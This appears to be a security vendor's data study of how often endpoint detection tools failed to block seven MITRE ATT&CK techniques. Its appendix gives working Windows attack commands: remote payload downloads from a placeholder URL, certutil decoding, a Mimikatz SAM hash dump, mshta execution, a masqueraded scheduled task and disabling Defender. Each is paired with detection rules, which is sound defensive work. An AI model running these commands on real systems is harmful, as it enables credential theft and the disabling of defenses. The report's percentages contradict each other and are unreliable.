ATTACKIQ®

DATA STUDY REPORT

Ending the Era of Security Control Failure

A data analytic study of historic security control failures against top MITRE ATT&CK techniques – and what to do to improve security program performance.

By Ken Towne, Jonathan Reiber, Shravan Ravi, and Jackson Wells

Introduction: How to become a peak performing team

Test and train like the best

After decades of spending on cybersecurity teams and technologies, from next-generation firewalls to the Department of Defense's Cyber Mission Force, the entire industry is transitioning away from a period of hyper-focus on investment and towards a focus on outcomes and metrics in security effectiveness. This transition was driven by two distinct events: the escalating threat in cyberspace, from the Russian government's intrusions into critical infrastructure to ransomware attacks on civil infrastructure, and the second but related feeling that the investments made over the last decade were failing to stop intruders. Even as security teams invested in the people and technologies required to stop breaches, intruders kept breaking through.

The Verizon Data Breach Investigation team in 2018 found that most breaches in cyberspace should have been stopped by existing security controls but weren't. We knew this trend was occurring but didn't have verifiable data about security program performance. To understand the degree of security effectiveness within our customer base, we anonymized customer data from our cloud platform in 2021 to identify the top MITRE ATT&CK techniques that succeeded against endpoint detection and response (EDR) security controls. We chose EDR for two reasons: it is the most broadly adopted control across the industry, and AttackIQ has a history of developing scenario content to emulate the adversary, aligned to the MITRE ATT&CK framework, to test EDR controls. We then examined a list of top MITRE ATT&CK techniques that break past our customers detection capabilities.

The findings from our study are that on average, the EDR controls in our customers' environments only stopped the top seven adversary techniques 39 percent of the time in 2021. This high degree of failure is not the fault of security providers, as their controls stop the top techniques in our laboratory environment. Nor is it the fault of our customers, who are some of the most advanced cybersecurity teams in the world. The problem is embedded in the system itself.

Complex organisms and organizations need data to understand how well their inner workings are performing. Like car engines, the human body, or the U.S. military (which has for years conducted multi-factor analyses of its "readiness" to perform key missions), security controls of people, processes, and technologies need to be assessed constantly against real threats to validate their effectiveness. A car engine has a check engine light. The human body goes to regular check-ups and now human beings wear wearable devices to track their pulse, exercise and steps taken, and oxygenation. The U.S. military trains constantly on land, air, sea, space, and cyberspace to prepare for potential conflicts. Unlike the human body, a car engine, or the U.S. military, however, cybersecurity teams have until now lacked a means to exercise, measure, and report on their health. The result is a mismatch. Even the most effective technologies and the most effective teams will fail to stop the adversary part of the time if they do not test and train.

Imagine a World Cup qualifying team that made it to the first match but had failed to prepare for its opponents. Stepping out on the pitch, the opposing team would run circles around them. This is the story in cybersecurity today. The impact of a lack of continuous assessment is that breaches continue to occur, and adversaries continue to succeed. In our historical analysis, we found that the top 7 techniques have been used over and over in impactful cyberattacks and intrusions by adversaries like the Conti ransomware gang and state-sponsored actors from Russia, China, Iran, North Korea, and others to achieve their strategic objectives. We outline the historic impact of these techniques below.

The problem is not that the defense capabilities aren't up to the task. Quite the opposite. From our laboratory environment at AttackIQ, we know that leading EDR technologies and our customers can stop these top seven techniques consistently, and therefore our customers should be able to do so consistently as well. The issue is that organizations aren't testing enough. Information technology, like the human body, is not static. Misconfigurations, infrastructure changes, and team transitions all lead to degraded security control performance over time. Only by testing controls against known threats can teams generate the data they need to understand performance, tune up, and improve effectiveness. That's how they can become a World Cup team.

The Seven Deadly Techniques

How did we arrive at this 39 percent statistic? We looked at our customers' historical performance against a curated list of techniques to see how well they performed. The goal in selecting these techniques was to find a sweet spot for realistic and popular techniques that could be prevented by recommended security configurations but are not currently being prevented most of the time. We chose these key techniques because they fit the following criteria:

1. They match real-word attacks from threat actors that should concern our customers and their engineering implementation is accurate.
2. Their usage is common; in other words, they are not edge cases that are infrequently reported.
3. They are core functional techniques that help a threat actor achieve their goals.
4. Laboratory evidence shows that the recommended configuration settings of EDR solutions should be able to prevent the execution of these techniques.
5. Our customers show that these techniques can be prevented in their environments, proving that our prevention measurements are not just theoretical but practical and real world.

So, what are they not? They are not a top list of individual techniques by priority or popularity. Other organizations have taken this approach (to include the Center for Threat-Informed Defense, of which we are founding research partner). Instead, this list represents a solid foundation of techniques that a customer will see and which our research indicates they will likely fail to prevent. Our historical data also shows that by testing against these techniques, customers can adjust their EDR configurations to improve security control performance.

Below are the scenarios and techniques that comprise the "Seven Deadly Techniques." The column on the left names the AttackIQ scenario (a software-based logical combination of adversary behaviors) that contains the technique within it. The middle column names the known technique from the MITRE ATT&CK framework of known adversary tactics, techniques, and procedures, the world's leading repository of threat intelligence and threat behavior. The column on the right shows how often these techniques are prevented by EDR technologies in our customer's environments. Of note, because the data is anonymized, we do not have clear visibility into our customer's networks to know why a specific EDR solution failed to prevent a specific technique. We may pursue such analysis in the future, building on the research methodologies we developed in the context of our first report.

AttackIQ Scenario Name	MITRE ATT&CK Technique Number	% Prevention Failure *
1. BITS Jobs Script	Bits Jobs T1197	40%
2. Deobfuscate / Decode Files or Information Script	Deobfuscate/Decode Files or Information T1140	42%
3. Dump SAM hashes with Mimikatz using a Volume Shadow Copy	OS Credential Dumping: Security Account Manager T1003.002	64%
4. Mshta Script	System Binary Proxy Execution: Mshta T1218.005	48%
5. Remote File Copy Script	Ingress Tool Transfer T1105	34%
6. Scheduled Task Masquerading	Scheduled Task/Job: Scheduled Task T1053.005	25%
7. Stop Windows Defender via Encoded Powershell Script	Impair Defenses: Disable or Modify Tools T1562.001	21%

Figure 1: The Seven Deadly Techniques (2021)

Historic Real-World Impact of the Seven Deadly Techniques

Part of the reason we selected these techniques (and our scenarios that emulate them in our platform) is because of their historical success in significant breaches. Below are some of the historical impacts of these seven techniques on organizations and how they have been used by adversaries.

1. Scenario: Dump SAM hashes with Mimikatz using a Volume Shadow Copy

OS Credential Dumping: Security Account Manager (T1003.002): The Security Account Manager (SAM) is a database in Microsoft Windows that stores account passwords and can be used to authenticate local or remote users. The account passwords are hashed and stored in a registry hive. Threat actors target this file with many different tools including pwdump, gsecdump, and mimikatz to dump the SAM database from memory or on disk using volume shadow copies. The hashes can then be cracked offline to recover user passwords. This technique has been used not only used by nation state-sponsored actors like APT29 but also cybercriminals like Conti to help facilitate ransomware attacks. Although Conti has disbanded (good riddance!) its techniques continue to live on (sigh) in new ransomware groups, to include groups which former Conti members have joined.

2. Scenario: Remote File Copy Script

Ingress Tool Transfer (T1105) | Command and Scripting Interpreter: PowerShell (T1059.001): PowerShell is one of the most common sources of threats detected on endpoints. Using legitimate built-in functionality, an actor can launch directly from the command line and instruct PowerShell to retrieve a file from a URL and then execute their malicious payload. The destructive attacks used against Ukraine used this exact technique to load their initial tools in the beginning stages of their attack.

3. Scenario: Deobfuscate / Decode Files or Information Script

Ingress Tool Transfer (T1105) | Deobfuscate/Decode Files or Information (T1140): Certutil is a command-line tool natively found on Microsoft Windows systems that is meant to be used to help validate and verify certificate authority information. The legitimate functionality of this tool can be misused by threat actors to download remote payloads and decode encoded files to attempt to bypass security detection controls. Actors have been taking advantage of this tool since at least 2016 and have been employed by the likes of APT10 (China), APT28 (Russia), Oil Rig (Iran), and Konni (North Korea).

4. Scenario: Mshta Script

System Binary Proxy Execution: Mshta (T1218.005): Mshta is a native binary found on Microsoft Windows systems that opens HTML Application (HTA) files which can contain web scripts written in VBScript or

JScript. This file format is frequently used by threat actors directly as a malicious email attachment or a file dropped and executed by macro-enabled Office documents. The Russia-linked Gamaredon group leveraged this technique in the cyberattacks during the start of the invasion of Ukraine. Additionally, actors like Mustang Panda have found that the mshta tool can be used to execute malicious script code directly in the command line.

5. Scenario: BITS Jobs Script

BITS Jobs (T1197): The Background Intelligent Transfer Service (BITS) is a file transfer mechanism found in Microsoft Windows and commonly used by legitimate applications to use the system's available idle bandwidth without disrupting other applications. This functionality has been historically abused by multiple threat actors during their attacks. APT41 is a Chinese-sponsored threat actor who conducted global cyberespionage attacks throughout 2020 that used bitsadmin.exe to download their 2nd stage payloads. Additionally, the FBI warned about APT39, an Iranian-sponsored threat actor, using BITS to exfiltrate stolen data during their global attacks.


6. Scenario: Scheduled Task Masquerading

Scheduled Task/Job: Scheduled Task (T1053.005) | Masquerade Task or Service (T1036.004): Scheduled Tasks can be created to either initially launch a process at a pre-determined date and time or repeatedly execute commands at specific intervals. Actors leverage both options to either breakup their process attack chains or for persistence to survive reboots and shutdowns. To help their malicious activities blend in and hide from analyst detection, actors will use task names that appear to be legitimate update mechanisms. The cybercriminal group Wizard Spider has used scheduled tasks named after Google and Windows applications to help facilitate their ransomware operations.

7. Scenario: Stop Windows Defender via Encoded Powershell Script

Impair Defenses: Disable or Modify Tools (T1562.001) | Command and Scripting Interpreter: PowerShell (T1059.001) | Obfuscated Files or Information (T1027): Threat actors will take overt actions to disable the security tools that could detect or prevent their future operations. PowerShell's ability to integrate with Windows internals makes it a key tool to be abused in these attacks to help facilitate disabling Windows tools or controls. Additionally, actors encode their PowerShell commands to make the initial incident response more difficult. The Maze ransomware group used PowerShell to disable Windows Defender's real-time monitoring before their encryption process was executed. They demanded a $15 million dollar ransom.

Seven Deadly Techniques



Customers that prevented **100%** of the Seven Deadly Techniques

Customers that prevented **76% - 99%** of the Seven Deadly Techniques

Customers that prevented **51% - 75%** of the Seven Deadly Techniques

Customers that prevented **26% - 50%** of the Seven Deadly Techniques

Customers that prevented **1% - 25%** of the Seven Deadly Techniques

Customers that prevented **0%** of the Seven Deadly Techniques

50% Test Point Coverage

Figure 2: A pyramid of prevention failures. This pyramid shows the degree to which our customers prevented the Seven Deadly Techniques on 50 percent or more of their test point assets in 2021.

Methodology

How and why do we trust these scenarios to make the 39 percent determination of average effectiveness?

All these scenarios were manually double-checked for accuracy to determine how well they match real world actors' use of the same techniques. In our data analysis, we measured how well the techniques performed against at least 50 percent of our host agents (which measure security control performance) in our customers' environments. We confirmed that those scenarios were blocked by EDR tools in our internal labs and then validated that our expectation of a prevented status could be found in our external customer implementations. Finally, like the attackers themselves, all the scenarios, assessments, and attack graphs in the AttackIQ Security Optimization can be used in production, at scale, and run concurrently against all a customer's assets at once.

For those interested in the specifics, Appendix A outlines a technical analysis of the seven scenarios against real-world examples. Finally, it should be noted that all these scenarios were run as system which means they are running with the highest privileges possible on the host. This means that if AttackIQ's Security Optimization Platform measures a prevention at that level, it would measure a prevention at a lower level as well. When we ran our tests in the AttackIQ labs, we ran the scenarios with the highest system level permissions instead of downgrading the agents' permissions with a lower-level user account. This ensured that any preventions we recorded were the result of an EDR's behavioral-based detection instead of a permissions issue. If the EDR could prevent the system account performing these actions, they would prevent a standard account from performing that same action. If we did the reverse, we may incorrectly assume an EDR control prevented the scenario when the reality is a normal account simply cannot access that resource. Any skilled threat actor would have already escalated their privileges before attempting to use those techniques, so it is also a more realistic representation. One caveat is that it is possible that running as a lower privileged user would increase the prevention counts – which could appear positive. The more likely outcome, however, is that an experienced attacker would properly escalate their privileges prior to conducting those techniques.

If an organization cannot prevent these techniques as a privileged user, they will struggle when the adversary escalates their privileges within their environment. A EDR runs to stop specific behaviors, not access permissions. The EDR will be agnostic to the type of user running and focus instead on the kinds of behaviors being run. These preventions do not occur only in the lab: Given that our customers are preventing the techniques to some degree, we know they are preventable in the real world. Some customers must be following similar policies, or they wouldn't be preventing the techniques. The fact that the customers and EDR solutions are stopping such techniques at an atomic level is good news.

Conclusion: Elevating Cybersecurity Effectiveness

Security teams can improve their cybersecurity readiness through continuous testing and security control validation, running assessments aligned to the MITRE ATT&CK framework against the total security program. AttackIQ built the world's first Security Optimization Platform to run assessments and comprehensive adversary emulations, to include the AttackIQ Attack Graphs, to emulate the adversary with specificity and realism. AttackIQ then generates real-time performance data that your security team can use to measure effectiveness over time or at a single moment in time to make data and threat-informed decisions about security program performance. This is what it means to adopt a threat-informed defense. To help organizations adopt a threat-informed defense strategy, AttackIQ is a founding research partner of the Center for Threat-Informed Defense at MITRE Engenuity, advancing the state of the art and

Center for Threat-Informed Defense
RESEARCH PARTNER
FOUNDER

the state of the practice to help improve the world's cybersecurity effectiveness. Other founding research partners include JPMorgan Chase, Bank of America, Citi, Fortinet, HCA Healthcare, and IBM Security.

Figure 3. AttackIQ Attack Graph response to US-CERT AA22-083A, HAVEX malware targeting the energy sector.

Figure 4: Illustrative examples of historic, graphical data of security control performance against an assessment.

The impact of continuous security control validation and a threat-informed defense strategy is significant, and can help drive down security control failures and elevate cybersecurity effectiveness. A study by the analyst firm IDC of existing AttackIQ customers found that "substantial benefits were achieved as a result of deploying AttackIQ to test cybersecurity readiness and validate the effectiveness of security programs. Specifically, they noted significant improvements in the efficiency of security staff and risk reduction, the importance of purple teaming, and the value of AttackIQ Academy", the company's free online course in breach and attack simulation and the practice of threat-informed defense. The IDC report of AttackIQ customers found that continuous security control validation led to 47 percent more efficient security operations teams, a 44 percent reduction in potential costs of security breaches, and 35 percent less impactful breaches overall.[1]

Finally, the IDC study found that by aligning red teams and blue teams in a process of purple teaming for continuous testing, organizations could save at least $4.7 million in threat response expenditures. When asked why this was the case, one customer said, "Business risk has been reduced, because with AttackIQ we can measure where things work well. If something isn't working, we can take steps to address that." By running adversary emulations against an organization's security program, an organization[2] can improve its performance against key adversaries like APT29, the Conti Ransomware Group, or Muddy Waters, to name a few of the organizations that have employed the Seven Deadly Techniques throughout recent history. By embracing a heuristic-focused defense capability, investing in a defense-in-depth strategy that protects high-value assets and adopts an assume breach mindset, and by deploying a threat-informed defense strategy for continuous security control validation, customers can generate real-time data to elevate their security program effectiveness and keep intruders out.

1 Source - IDC Infographic, sponsored by AttackIQ, The Business Value of AttackIQ Security Optimization Platform, doc #US49454222 and July 2022
2 Ibid

Appendix A

This technical appendix shows how our scenarios closely match real-world techniques. It then discusses mitigation processes and offers sigma rules for improving customers' detection of these techniques.

Mitigation process:

1. BITS Job Script: This scenario uses the Background Intelligent Transfer Service (BITS) to download a remote payload to a temporary directory. This is a mechanism found in Microsoft Windows and commonly used by legitimate applications to use the system's available idle bandwidth to retrieve files without disrupting other applications.

A PowerShell script is executed on the targeted host and executes the following commands to create and stage a file to be downloaded from a remote server:

```
- bitsadmin /Create AIQDownloadJob
- bitsadmin /SetCustomHeaders <job id> "Authorization: Basic <password>"
  >$null 2>&1
- bitsadmin /SetPriority <job id> "FOREGROUND" >$null 2>&1
- bitsadmin /AddFile <job id> "<malicious url>" "$env:TMP\attackiq_bits_
  jobs\evil.exe"
```

Then the following command is executed to begin the BITS Job transfer, monitor progress for successful transfer, and mark the job complete:

```
- bitsadmin /Resume <job id>
- bitsadmin /info  $global:job_id /verbose
- bitsadmin /Complete $job_id
```

Our scenario activity is a direct match with (or similar to) the following reported examples:

```
- Mandiant Report on BITS Abuse - bitsadmin /addfile download <malicious
  url> C:\windows\malware.exe | bitsadmin /resume download
- Prometheus TDS - bitsadmin /addfile EncodingFirm <malicious url> C:\
  Users\<User>\AppData\Local\Temp\DefineKeeps.tmp
- Ferocious Kitten - bitsadmin /addfile pdj "<malicious url>" %PUBLIC%\
  AppData\Libs\p.b | bitsadmin /resume pdj
```

```
- APT41 - bitsadmin /transfer bbbb <malicious url> C:\Users\Public\in
  stall.bat
- Egregor Ransomare - bitsadmin /transfer debjob /download /priority
  normal <malicious url> C:\Windows\b.dll
```

Detection details:

With an EDR or SIEM product, you can create detections to look for suspicious use of the Bitsadmin tool on windows devices by using the following detection logic:

```
  Process Name == (“cmd.exe” OR “powershell.exe”)
  Command Line CONTAINS (“/transfer” OR (“/addfile” AND “download”)
  Username NOT IN <List of expected Bitsadmin users>
```

Mitigation details:

MITRE has provided the following mitigation steps for BITS Jobs (T1197)

- M1037 - Filter Network Traffic
- M1028 - Operating System Configuration
- M1018 - User Account Management

Customer prevention statistics for this scenario: 29 prevented out of 72 run, with a prevention rate of 40 percent.

Mitigation process:

2. **Deobfuscate / Decode Files or Information Script:** This scenario uses certutil.exe to decode a base64 file into a malicious executable. Certutil is a command-line tool natively found on Mic rosoft Windows systems that is meant to be used to help validate and verify certificate authority information. The certificate authority files are commonly encoded in base64 so the tool has the built-in functionality to decode this common encoding format.

A batch file is executed on the targeted host, and it launches certutil.exe with the follow arguments to decode a base64 encoded executable into a binary named “calc.exe” located in a temporary directory.

```
- certutil.exe -decode <encoded file> %temp%\attackiq_obfuscate_deobfus
  cate\calc.exe >nul 2>&1
```

Our scenario activity is a direct match for (or similar to) the following examples:

```
- SentinelOne Living off the Land with Certutil - certutil -decode
  malicious1.txt malicious.gzip
- APT28 - certutil -decode C:\Programdata\<random>.txt C:\Program
  data\<random>.exe
- APT10 - certutil -decode %temp%\\<malicious file>.txt %temp%\\YjhdJ.cab
- APT10 - certutil -decode C:\ProgramData\padre1.txt C:\ProgramData\\
  GUP.txt
- APT34 - certutil -f -decode C:\ProgramData\Windows\Microsoft\java\dUp
  dateCheckers.base cUpdateCheckers.bat
```

Detection details:

With an EDR or SIEM product, you can create detections to look for suspicious use of the Certutil binary on windows devices by using the following detection logic:

```
Process Name == ("cmd.exe" OR "powershell.exe")
Command Line CONTAINS ("certutil" AND ("decode" OR "-d"))
Username NOT IN <List of expected certutil users>
```

Mitigation details:

It is recommended that only administrators and authorized users have access to utilizing system interpreters such as cmd.exe and powershell.exe, as well as system binaries such as certutil.exe. This will limit the chance of malicious actors carrying out this technique on compromised end users.

Customer prevention statistics for this scenario: 24 prevented out of 57 run, with a 42 percent prevention rate.

Mitigation process:

3. **Dump SAM hashes with Mimikatz using a Volume Shadow Copy:** The Security Account Manager (SAM) is a database in Microsoft Windows that stores account passwords and can be used to authenticate local or remote users. The account passwords are hashed and stored in a registry hive. The file is locked by the operating system and it cannot normally be read by other applications. A Volume Shadow Copy is service in Windows that makes point-in-time copies of files including those that are normally locked and unreadable on the host. This scenario abuses Volume Shadow Copy to make a backup of that locked file which can then be used by Mimikatz to dump credentials.

A PowerShell command is first executed to create a Volume Shadow Copy:

```
- (Get-WMIObject Win32_ShadowCopy -List).Create("C\\", "ClientAccessi
  ble") | Select-Object ReturnValue,ShadowID | ConvertTo-Json
```

Once the Volume Shadow Copy is created, the SAM hive is copied to a temporary directory. Mimikatz is then written to disk and executed with the following arguments:

```
- mimikatz lsadump::sam /system:C:\WINDOWS\TEMP\ai_ooqpyfg8 /sam:C:\
  WINDOWS\TEMP\ai_o9tdgsv8
```

Our scenario activity is a direct match for (or similar to) the following examples:

```
- WmiSploit - $NewShadowVolume = ([WMICLASS]"root\cimv2:Win32_Shadow
  Copy").Create("$RemotePath".SubString(0,3), "ClientAccessible")
- APT3 - mimikatz !lsadump:sam
- HackerSploit - mimikatz lsadump::sam
```

Detection details:

For detecting and/or preventing this attack through Anti-Virus, we encourage placing systems in a Quarantine policy and ensure that prevention is enabled for static and dynamic analysis results. Additionally, ensuring that AV's have updated blocklist entries for known Mimikatz signatures will help ensure that this binary will be quarantined if attempted to be placed on disk.

For detecting and/or preventing this attack through EDR or SIEM products, we encourage using the below detection details to alert when shadow copies are being created for the Mimikatz payload to read from:

```
  Process Name == "powershell.exe"
  Command Line CONTAINS ("Win32_Shadow Copy" AND "Create")
  Username NOT IN <List of expected administrators using the ShadowCopy
  commandlet>
```

Mitigation details:

MITRE has provided the following mitigation steps for OS Credential Dumping: Security Account Manager (T1003.002)

- M1028 - Operating System Configuration
- M1027 - Password Policies
- M1026 - Privileged Account Management
- M1017 - User Training

Customer prevention statistics for this scenario are: 59 prevented out of 91 run, with a 64 percent prevention rate.

Mitigation process:

4. **Mshta Script:** Mshta is a native binary found on Microsoft Windows systems that opens HTML Application (HTA) files which can contain web scripts written in VBScript or JScript. Additionally, raw script code can be passed via the command line to be directly executed. Our scenario uses that technique to get MSHTA to launch another binary.

A batch file is executed that copies a malicious executable to a temporary directory and then MSHTA is launched with arguments containing VBScript code to open that executable.

```
- mshta.exe vbscript:CreateObject(“Wscript.Shell”).Run(“%temp%\attack
  iq_mshta\binary.exe”,0,true)(window.close) > nul 2>&1
```

Our scenario activity is a direct match for (or similar to) the following examples:

```
- Cobalt Kitty - mshta.exe Error! Hyperlink reference not valid.lan
  guage=\”vbscript\” src=\”<malicious url>\”>code close</script>’
- FIN7 -  vbscript:Execute(“On Error Resume Next:set w=GetOb
  ject(,””Word.Application””):execute w.ActiveDocument.Shapes(2).Text
  Frame.TextRange.Text:close”)
- Muddy Water - mshta vbscript:Close(Execute(“”CreateObject(“”””WScript.
  Shell””””).Run””””powershell.exe
```

Detection details:

For detecting and/or preventing this attack through EDR or SIEM products, we encourage using the below detection details to alert when mshta.exe is being use din a possible malicious manor:

```
  Process Name == (“cmd.exe” OR “powershell.exe”)
  Command Line CONTAINS (“mshta” AND “vbscript” AND (“CreateObject” OR
  “Execute”) AND “Wscript.Shell”)
```

Mitigation details:

MITRE has provided the following mitigation steps for System Binary Proxy Execution: Mshta (T1218.005)

- M1042 - Disable or Remove Feature or Program
- M1038 - Execution Prevention

Customer prevention statistics for this scenario: 39 prevented out of 81 run, with a 48 per-cent prevention rate.

Mitigation process:

5. **Remote File Copy Script:** PowerShell is one of the most common sources of threats detected on endpoints. Using legitimate built-in functionality, an actor can launch directly from the com mand line and instruct PowerShell to retrieve a file from a URL and then execute their malicious payload. This scenario performs that behavior to download a remote file to a temporary directory.

The following PowerShell commands are executed to download a remote malicious file:

```
- $webclient = New-Object System.Net.WebClient
- $webclient.DownloadFile("<malicoius url>", "$env:TEMP\helloworld.exe")
```

Our scenario activity is a direct match for (or similar to) the following examples:

```
- Ukraine Wiper - powershell -c "(New-Object System.Net.WebClient).
  DownloadFile('<malicious url>','CSIDL_SYSTEM_DRIVE\temp\sys.tmp1')" 1>
  \\127.0.0.1\ADMIN$\__1636727589.6007507 2>&1
- CrowdStrike Blocking Malicious PowerShell Downloads - powershell.
  exe -windowstyle hidden $d=$env:temp+[char][byte]92+'1478810889388.
  js';(new-object system.net.webclient).downloadfile('http'+'<malicious
  url>',$d);invoke-item $d;
- Emotet - Net.WebClient.DownloadFile"($url, $env:userprofile\937.exe);
```

Detection details:

For detecting and/or preventing this attack through EDR or SIEM products, we encourage using the below detection details to alert when powershell is being used to download files onto the system:

```
  Process Name == "powershell.exe"
  Command Line CONTAINS (("DownloadFile" OR "Invoke-WebRequest" OR
  "IWR") AND "http")
```

Mitigation details:

MITRE has provided the following mitigation steps for Command and Scripting Interpreter: PowerShell (T1059.001)

- M1049 - Antivirus/Antimalware
- M1045 - Code Signing
- M1042 - Disable or Remove Feature or Program
- M1038 - Execution Prevention
- M1026 - Privileged Account Management

The scenario was prevented in our labs by: Cisco and Cybereason. The scenario was detectedin our labs by: Microsoft Defender. **Customer prevention statistics for this scenario: 13 prevented out of 38 run, with a prevention rate of 34 percent.**

Mitigation process:

6. **Scheduled Task Masquerading:** Scheduled Tasks can be created to either initially launch a process at a pre-determined date and time or repeatedly execute commands at specific intervals. This scenario creates a scheduled task using the native Windows utility "schtasks.exe". The created task is named to appear as an AdobeFlashSync update and it launches a batch file in temporary directory from the System account.

The scheduled task is created and set to run in 60 seconds from its initial creation.

```
- schtasks.exe /Create /tn AdobeFlashSync /sc once /f /tr cmd /c C:\WIN
  DOWS\TEMP\ai-ft1qzmpe.bat /st 19:16:42 /ru system
```

After the task is executed, the schtasks utility is used to check to see if the task still exists and if it was successfully executed.

```
- schtasks.exe /query /tn AdobeFlashSync
```

Our scenario activity is a direct match for or (similar to) the following examples:

```
- FIN7 - schtasks.exe /create /tn "AdobeFlashSync" /tr "wscript.exe //B
  /e:jscript \Users\{User name}\{Random GUID}\{Random values}.txt" /sc
  minute /mo 25
- Dark Halo - schtasks /create /F /tn "\Microsoft\Windows\SoftwarePro
  tectionPlatform\EventCacheManager" /tr "C:\Windows\SoftwareDistribu
  tion\EventCacheManager.exe" /sc ONSTART /ru system
- APT32 - schtasks /create /sc MINUTE /tn "Windows Schedule Maintenance"
- Machete - SCHTASKS /create /ST 00:00:01 /SC MINUTE /MO 03 /TR "C:\
  Users\%USERNAME%\AppData\Roaming\Chrome\Google\Chrome.exe" /TN Chrome
```

Detection details:

For detecting and/or preventing this attack through EDR or SIEM products, we encourage using the below detection details to alert when scheduled tasks are being created:

```
  Process Name == (cmd.exe OR powershell.exe)
  Command Line CONTAINS ("schtasks" AND "/create" AND ("cmd" OR power
  shell") AND (".exe" OR ".bat") AND "/ru system")
```

Mitigation details:

Mitres mitigations for Scheduled Tasks (T1053.005)
- M1047 - Audit
- M1028 - Operating System Configuration
- M1206 - Privileged Account Management
- M1018 - User Account Management

Customer prevention statistics: 7 preventions out of 27 run, with a 25 percent prevention rate.

Mitigation process:

7. **Stop Windows Defender via Encoded Powershell Script:** Encoded PowerShell commands are commonly used to try and obfuscate the code's true intentions by making it difficult to read or decipher with an atomic signature. This scenario uses a common PowerShell obfuscation tool to encode a PowerShell script that disables Windows Defender.

The original script is first encoded with base64 and then it is executed with the -encodedCommand parameter.

```
- powershell.exe -InputFormat None -EncodedCommand JABNAHAAUAByAGUAZgB
  zAF8AQgBlAG
```

When decoded, the following PowerShell cmdlets are executed disabling the various components of Windows Defender:

```
- Set-MpPreference -DisableRealtimeMonitoring $true
- Set-MpPreference -DisableBehaviorMonitoring $true
- Set-MpPreference -DisableBlockAtFirstSeen $true
- Set-MpPreference -DisableIOAVProtection $true
- Set-MpPreference -DisableScriptScanning $true
```

Our scenario activity is a direct match for or similar to the following examples:

```
- TrickBot - Set-MpPreference -DisableRealtimeMonitoring $true
- AV Manipulation - Set-MpPreference -DisableBehaviorMonitoring $true
- Detecting Ransomware Precursors - Set-MpPreference -DisableRealtime
  Monitoring $true
```

Detection details:

For detecting encoded powershell being ran, utilize the below query for EDR or SIEM related products:

```
Process Name == powershell.exe
Command Line REGEX ((-e|-encoded) (?:[A-Za-z\d+\/]{4})*(?:[A-Za-z\
d+\/]{3}=|[A-Za-z\d+\/]{2}==)?$)
```

For detecting plain text attempts to disable Windows Defender, utilize the below query for EDR or SIEM related products:

```
Process Name == powershell.exe
Command Line CONTAINS("Set-MpPreference" AND "Disable" AND "$true")
```

Mitigation details:

Mitres mitigations for Impair Defenses: Disable or Modify Tools (T1562.001)

- M1022 - Restrict File and Directory Permissions
- M1024 - Restrict Registry Permissions
- M1018 - User Account Management

Customer prevention statistics: 11 prevented out of 43 run, with a 25 percent prevention rate.

AttackIQ has customers that use the AttackIQ Security Optimization Platform on their premises and disconnected from the cloud, many in the U.S. government, and we did not have access to those customers data during the course of this study.